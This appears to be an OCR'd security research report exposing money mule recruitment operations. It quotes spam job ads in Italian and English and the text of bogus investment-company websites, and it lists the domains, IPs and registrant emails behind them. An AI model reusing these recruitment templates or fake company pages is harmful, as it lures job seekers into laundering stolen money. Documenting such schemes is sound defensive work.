
Advertising agency “Brand Image” proudly presents a great variety of services it provides. The main advan-

tage of our work is that our management staff is always on-line and works 24/7 for your convenience. Moreover, our offices are located all over the Europe and in the USA that makes our work fast and comprehensive. First of all let us introduce you what exactly we offer our clients. However if you happen to have any questions in understanding what this or that service means, you can always find our contacts and use them in communicating with us concerning our advertising offers. "

Sample [26]spam message localized in Italian used to recruit for Brand Image Advertising Agency:

" *Salary: 4,000 Euro; 10 % di ciascuna operazione di pagamento - conto personale 10 %; 15 % di ciascuna operazione di pagamento - conto corporativo 15 %; Location: Italy Accettazione dei pagamenti dai clienti nella vostra zona*

? Accepting payments from customers in your area? favorire a realizzare gli obiettivi finanziarie di Compagnia.Le condizioni di lavoro. Il lavoro tranne internet - ufficio, e anche con le banche ei sistemi di trasferimenti veloci. Gli interessati ambosessi possono inviare CV con consenso al trattamento dei dati personali (art.13, d.lgs 196/03) e requisiti di contatto al e-mail. Se a Voi interessa questo lavoro, mandate il curriculum alla nostra: judicialHath-awayv?@gmail.com Cordialmente, Sincerely, David De Simone David De Simone"


home
about us
services
careers
contacts
login
ENGLISH
ITALIANO
IPC
GROUP
"Perfect Finance Conditions are Provided"
no corporate risk management

Welcome to Individual People Capital Group

The Individual People Capital Group Companies is one of the world's most experienced and successful investment management organizations. Our companies manage investments for millions of individuals and thousands of corporations and institutions.

The Individual People Capital Group's largest components are:
• Individual People Funds, which ranks among the three largest mutual fund families in the U.S. - managed by Individual People Capital Research and Management Company, with assets under management of more than $750 billion
• Individual People Capital Guardian Trust Company and the Individual People Capital International companies — providers of global investment management services for institutional clients, consultants and individuals, with assets under management of approximately $300 billion

For 75 years, we have followed a consistent philosophy and approach to generate consistent long-term investment results for our investors around the world. At the heart of our success is a commitment to a number of core beliefs: the importance of long-term investing, the value of in-depth global research, adherence to a disciplined investment management philosophy, and a code of ethics that emphasizes honesty and integrity.

home | about us | services | careers | contacts | login

Individual People Capital Group © 2008 | Privacy policy

A second template is known known to have been used, this time offering different commission:

" *Rappresentante finanziario Informazioni di posti di lavoro Post Date: 12/04/2009 Salario: 3.000 EUR/mese + 5 %*

di ciascuna operazione di bonifico Location: Italia Generale Description Accettazione dei pagamenti dai clienti nella vostra zona e favorire a realizzare gli obiettivi finanziarie di Compagnia. Le condizioni di lavoro Il lavoro tranne internet - ufficio, e anche con le banche e i sistemi di trasferimenti veloci. Contact Details / Apply for this Job Se a Voi interessa questo lavoro, mandate il curriculum alla nostra individualpeoplecapitalgroup7@googlemail.com

***individualpeople .biz/go.php?sid=7** In attesa di Vostro riscontro, saluti manager HR Robert J. Wilson*"

What we’ve got here is an identical spam template using a template offered by a managed money mule re-

cruitent design vendor, that is advertising another bogus brand, with the domain name itself registered using

the same detaisl as Brand Image Advertising Agency (**internationalbrandimage .com** - 91.213.72.142 - Email: Sergey Stepanov; userovsky@gmail.com). In the case of the localized to Italian spam message that’s yet another

bogus brand Individual People Capital Group, **individualpeople .org** - 91.213.72.142 - Email: Sergey Stepanov; userovsky@gmail.com.

Individual People Capital Group describes itself as:

" *The Individual People Capital Group Companies is one of the world’s most experienced and successful investment management organizations. Our companies manage investments for millions of individuals and thousands of*

corporations and institutions.

The Individual People Capital Group’s largest components are:

• Individual People Funds, which ranks among the three largest mutual fund families in the U.S. - managed by Individual People Capital Research and Management Company, with assets under management of more than $750

billion

• Individual People Capital Guardian Trust Company and the Individual People Capital International companies —

providers of global investment management services for institutional clients, consultants and individuals, with assets under management of approximately $300 billion

For 75 years, we have followed a consistent philosophy and approach to generate consistent long-term investment results for our investors around the world. At the heart of our success is a commitment to a number of core beliefs: the importance of long-term investing, the value of in-depth global research, adherence to a disciplined investment management philosophy, and a code of ethics that emphasizes honesty and integrity. "

Known Gmail accounts participating in the money mule recruitment and exploit serving process courtesy of

Individual People Capital Group:

[27]groupindividualpeople @ gmail.com

[28]newindividualpeople24 @ gmail.com

[29]newworkgroupindividualpeople @ gmail.com

[30]individualpeoplecapitalgroup9 @ googlemail.com


[31]individualpeoplecapitalgroup8 @ googlemail.com

[32]individualpeoplecapitalgroup7 @ googlemail.com

individualpeoplecapitalgroup6 @ googlemail.com

[33]individualpeoplecapitalgr @ googlemail.com

626


home
about us
services
careers
contacts
login
ENGLISH
ITALIANO
IPC GROUP
“Perfect Finance Conditions are Provided”
no corporate risk management

We're hiring!

This is easy job, but your help is very important for us and our clients.

This job does not require any special education. This job wouldn't bring you millions, we do not suggest huge earnings.

You wouldn't have look clients for us or sell our production. You wouldn't have to pay us for taking you on our list. However we guaranteee stable income.

Position: Financial Representative
Department: Financial Management
Salary: $ 3,000 per month + 5% from each operation

Summary

Receive payments from customers in your area, help to achieve financial objectives.

Conditions of work

Working through the internet office, also with banks and rapid transfers systems.

You will need no money to start. If you want to apply please send you resume to individualpeoplecapitalgroup6@googlemail.com

home | about us | services | careers | contacts | login

Individual People Capital Group © 2008 | Privacy policy

[34]As well as the following emails, once again maintained by the same customer:

individualpeoplecapitalgroup12 @ gmail.com

individualpeoplecapitalgroup13 @ gmail.com

individualpeoplecapitalgroup14 @ gmail.com

individualpeoplecapitalgroup12 @ gmail.com

individualpeoplecapitalgroup13 @ gmail.com

individualpeoplecapitalgroup14 @ gmail.com

individualpeoplecapitalgroup19 @ gmail.com

individualpeople.one @ gmail.com

people.individ @ gmail.com

individ.people @ gmail.com

individualpeople.too @ gmail.com

new.individualpeople @ gmail.com

individual.job.it @ gmail.com

info.individualpeople @ gmail.com

j.wilson.sup @ gmail.com


new.individualpeople @ gmail.com

people.individ @ gmail.com

robert.jwn @ gogglemail.com

robert.wilson.r1 @ gmail.com

robert.wil.r @ gmail.com



Brokerage services include support in buying/selling of shares on behalf of the client. more »

Transparency of depository services makes them available to the interested clientele without any restrictions. more »

Feel the convenience of Assets Trust Management and the freedom we grant you. more »

09/05/2009 - eBay Watch: Half.com Bolsters PowerSellers
Half.com sales count toward PowerSeller status, digital download and image display tools, a community for eBay competitors and a blinged-out Sharpie for sale.
Read more

09/03/2009 - Wanted: Online Classifieds
More major e-commerce players - and lesser known ones - are banking on classifieds as a viable channel for online sales.
Read more

09/01/2009 - Lead Generation via Affiliate Marketing
Affiliate marketers are finding new – and more aggressive – ways to increase income from directing traffic to e-commerce sites.
Read more

08/28/2009 - Bust or Boon? Calculating Blog ROI
This week reports of phenomenal double-digit sales growth leveling off may be giving online business owners the jitters, but at least you can figure out if your blog is boosting the bottom line.
Read more

Welcome to our Web-site.

The company was set up in 1990 in New York, the USA by three enthusiasts who have financial education. The head of the company was Richard Spearson. At the very beginning of its business activity the company provided fairly narrow range of services at the investment market. Within 15 years of hard work the company has acquired international standing and managed to develop into a global financial holding with the staff of 3,000 people and headquarters in more than 100 countries of the world.

Read more

What do we Offer?

Brokerage Services

Brokerage services include support in buying/selling of shares on behalf of the client and in all operations pertaining to secondary registration, accounting and storage of securities.
Read more

Depositary

Transparency of depository services makes them available to the interested clientele without any restrictions. Our Depositary will present analytical reports to the clients discretely as frequent as defined by the client and in terms specified thereof. With our Depository the client is able to keep track of negative consequences of corporate activity and authorize our experts to defend his interests in front of the emitter.
Read more

Corporate Finance

The Corporate Finance Department caters businesses for services, focused on increasing their competitive advantages in the market due to merger, takeover or other strategic performance.
Read more

Trust Management

Feel the convenience of Assets Trust Management and the freedom we grant you. We take the responsibility to keep track of financial markets situation every day, to balance deposits structure depending on changing

rob.wilson.r @ googlemail.com

wilson.wrt @ gmail.com

workgroupindividualpeople @ gmail.com

There are cases when money mule recruiters are interested in plain simple botnet building, case in point is a

situation where a spammed money mule spam message advertising [35]individualpeople .biz/go.php?sid=7 was


actually [36]serving a malicious PDF, next to linking to the recruitment site itself (**individualpeople .org**).

In order to further demonstrate the ongoing standardizing of the money mule recruitment process through

template-ization, it’s time to expose the bogus brands portfolio, and associated domains of a money mule recruitment organization that has been relying on an identical template over the past couple of years. In fact, in May, 2009, a [37]botnet which was used by Ukrainian dating scam agency Confidential Connections was not only found

to be directly related to the money mule recruitment gang, but the cybercriminals used one of the [38]recruitment domains as a command and control server for their botnet spamming operations, with the domain itself and one of the sampled dating scam ones registered under the same email.

Brand names for Money Mule Organizations using a standardized template offered by a single vendor, all known to have been " ***set up in 1990 in New York, the USA by three enthusiasts who have financial education***" : *Affina Group Inc; Alliance Group Inc; Annuity Group Inc; Archway Group Inc; Armor Group Inc; Assurity Group Co; Assurity Group*



Inc; BFS Group Inc; CDI Group Inc; Cosco Group Inc; Dove Group Inc; Eagle Group Inc; Entrust Group Inc; Extreme Group Inc; Flat Group Inc; Holding Group Inc; Integrity Group Inc; Invalda Group Inc; Key Group Inc; Liberty Group Inc; Lime Group Inc; Massive Group Inc; Melson Group Inc; MENA Group Inc; O Pm Group Main; OPM Group Inc;

Premier Group Inc; Prime Group Inc; Prospera Group Inc; Puritan Group Inc; Reach Group Inc; Redeye Group Inc;

Regency Group Inc; Rengo Group Inc; River Group Inc; Saturn Group; Scope Group Inc; Stock Group Inc; Strol Group Inc; Summit Group Inc; Total Group Inc; Trans Group Inc; United Group Inc; Wescom Group Inc

Parked on 222.35.137.237 are the following domains all using the "set up in 1990 in New York, the USA by three enthusiasts who have financial education" template:

affina-groupnet .cn - Email: abuseemaildhcp@gmail.com

affina-groupnet .com - Email: jelly@infotorrent.ru

affina-groupsvc .cc - Email: justin _dickerson@ymail.com

affina-groupsvc .cn - Email: abuseemaildhcp@gmail.com

alliance-groupmain .cc - Email: stiv2009@yahoo.com

annuity-groupnet .cc - Email: justin _dickerson@ymail.com

assurity-groupco .cn - Email: realsupporters@yahoo.com

bfs-groupinc .cc - Email: defrankpo@gmail.com

cdi-groupmain .cn - Email: garry _honn@yahoo.com

cosco-groupmain .com - Email: 20090811112700@antispam.alantron.com

diamond-dream .cc - Email: morgan.greg@yahoo.com

dove-groupli .cn - Email: abuseemaildhcp@gmail.com

dummykeath .cc - Email: morgan.greg@yahoo.com

eagle-groupmain .cn - Email: AntwanHarringtonJI@gmail.com

extreme-groupinc .cn - Email: abuseemaildhcp@gmail.com

extreme-groupinc .com - Email: hell@e2mail.ru

flatgroupfly .cc - Email: steven _lucas _2000@yahoo.com

geniouspartner .cn - Email: morgan.greg@yahoo.com

holding-group .cn - Email: ronny.greg@yahoo.com


integrity-groupinc .cc - Email: justin _dickerson@ymail.com

integrity-groupsvc .cn - Email: abuseemaildhcp@gmail.com

keygroupmain .cn - Email: ErichSullivanKF@gmail.com

libertygroup .cc - Email: LindseyKimSI@gmail.com

lime-groupsvc .cn - Email: abuseemaildhcp@gmail.com


Premier Group Inc

Deutsche Danish Bulgarian

About Us
Services
News
Vacancies
Our Partners
Contacts

Login

Password

OK

Forgot password? Registration

09/04/2009 - eBay Watch: Half.com Bolsters PowerSellers

Half.com sales count toward PowerSeller status, digital download and image display tools, a community for eBay competitors and a binged-out Sharpie for sale.

Read more

09/02/2009 - Wanted: Online Classifieds

More major e-commerce players - and lesser known ones - are banking on classifieds as a viable channel for online sales.

Read more

08/31/2009 - Lead Generation via Affiliate Marketing

Affiliate marketers are finding new –

Welcome to our Web-site.

The company was set up in 1990 in New York, the USA by three enthusiasts who have financial education. The head of the company was Michael Jergenson. At the very beginning of its business activity the company provided fairly narrow range of services at the investment market. Within 15 years of hard work the company has acquired international standing and managed to develop into a global financial holding with the staff of 3,000 people and headquarters in more than 100 countries of the world.

Read more

What do we Offer?

Brokerage Services

Brokerage services include support in buying/selling of shares on behalf of the client and in all operations pertaining to secondary registration, accounting and storage of securities.

Read more

Depositary

Transparency of depository services makes them available to the interested clientele without any restrictions. Our Depositary will present analytical reports to the clients discretely as frequent as defined by the client and in terms specified thereof. With our Depository the client is able to keep track of negative consequences of corporate activity and authorize our experts to defend his interests in front of the emitter.

Read more

Corporate Finance

The Corporate Finance Department caters businesses for services, focused on increasing their competitive advantages in the market due to merger, takeover or other strategic performance.

Read more

Trust Management

Feel the convenience of Assets Trust Management and the freedom we grant you. We take the responsibility to keep track of financial markets situation every day, to balance deposits structure depending on changing situation, to develop tailored strategic approach to the stock market, based on estimated cooperation time, risk limits and other terms, defined by the investor.

Read more

massive-groupsvc .cc - Email: chen.poon1732646@yahoo.com

massivegroupsvc .cn - Email: abuseemaildhcp@gmail.com

melson-groupmain .com - Email: enact@co5.ru

mena-groupsvc .cn - Email: abuseemaildhcp@gmail.com

mena-groupsvc .cn - Email: abuseemaildhcp@gmail.com

opm-group .cn - Email: AbdulStaffordEP@gmail.com

opm-groupli .com - Email: entrap@namebanana.net

premier-groupinc .cn - Email: abuseemaildhcp@gmail.com

prime-groupco .com - Email: Email: fuzz@ml3.ru


prime-groupinc .cc - Email:
chen.poon1732646@yahoo.com

puritan-groupco .cc - Email: justin _dickerson@ymail.com

puritan-groupco .cn - Email: abuseemaildhcp@gmail.com

puritan-groupinc .cn - Email: abuseemaildhcp@gmail.com

reach-group .cc - Email: rick _morris@yahoo.com



Welcome to our Web-site.

The company was set up in 1990 in New York, the USA by three enthusiasts who have financial education. The head of the company was Michael Watson. At the very beginning of its business activity the company provided fairly narrow range of services at the investment market. Within 15 years of hard work the company has acquired international standing and managed to develop into a global financial holding with the staff of 3,000 people and headquarters in more than 100 countries of the world.

Read more

What do we Offer?

Brokerage Services

Brokerage services include support in buying/selling of shares on behalf of the client and in all operations pertaining to secondary registration, accounting and storage of securities.

Read more

Depositary

Transparency of depository services makes them available to the interested clientele without any restrictions. Our Depositary will present analytical reports to the clients discretely as frequent as defined by the client and in terms specified thereof. With our Depository the client is able to keep track of negative consequences of corporate activity and authorize our experts to defend his interests in front of the emitter.

Read more

Corporate Finance

The Corporate Finance Department caters businesses for services, focused on increasing their competitive advantages in the market due to merger, takeover or other strategic performance.

Read more

Trust Management

Feel the convenience of Assets Trust Management and the freedom we grant you. We take the responsibility to keep track of financial markets situation every day, to balance deposits structure depending on changing situation, to develop tailored strategic approach to the stock market, based on estimated cooperation time, risk limits and other terms, defined by the investor.

Read more

Legal Services

To ensure all capital procurement tasks of our customers are solved, our company enables them with services, which help to make the business attractive and to find proactive investment solutions.

09/05/2009 - eBay Watch: Half.com Bolsters PowerSellers

Half.com sales count toward PowerSeller status, digital download and image display tools, a community for eBay competitors and a blinged-out Sharpie for sale.

Read more

09/03/2009 - Wanted: Online Classifieds

More major e-commerce players - and lesser known ones - are banking on classifieds as a viable channel for online sales.

Read more

09/01/2009 - Lead Generation via Affiliate Marketing

